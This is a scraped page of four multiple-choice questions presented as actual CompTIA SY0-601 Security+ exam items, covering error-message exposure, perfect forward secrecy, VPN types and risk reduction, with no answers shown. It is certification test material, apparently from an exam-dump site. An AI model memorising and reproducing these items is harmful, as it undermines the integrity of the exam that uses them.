
Which of the following secure application development concepts aims to block verbose error messages from being shown in a user's interface?

A. OWASP

B. Obfuscation/camouflage

C. Test environment

D. Prevention of information exposure



Actual exam question from CompTIA's SY0-601

Question #: 405

Topic #: 1

[All SY0-601 Questions]


If a current private key is compromised, which of the following would ensure it cannot be used to decrypt all historical data?

A. Perfect forward secrecy

B. Elliptic-curve cryptography

C. Key stretching

D. Homomorphic encryption



Actual exam question from CompTIA's SY0-601

Question #: 406

Topic #: 1

[All SY0-601 Questions]

An organization has expanded its operations by opening a remote office. The new office is fully furnished with office resources to support up to 50 employees working on any given day. Which of the following VPN solutions would BEST support the new office?


A. Always-on

B. Remote access

C. Site-to-site

D. Full tunnel

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 407

Topic #: 1

[All SY0-601 Questions]

Which of the following scenarios BEST describes a risk reduction technique?


A. A security control objective cannot be met through a technical change, so the company purchases insurance and is no longer concerned about losses from data breaches.

B. A security control objective cannot be met through a technical change, so the company implements a policy to train users on a more secure method of operation.

C. A security control objective cannot be met through a technical change, so the company performs regular audits to determine if violations have occurred.

D. A security control objective cannot be met through a technical change, so the Chief Information Officer decides to sign off on the risk.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 408

Topic #: 1

[All SY0-601 Questions]

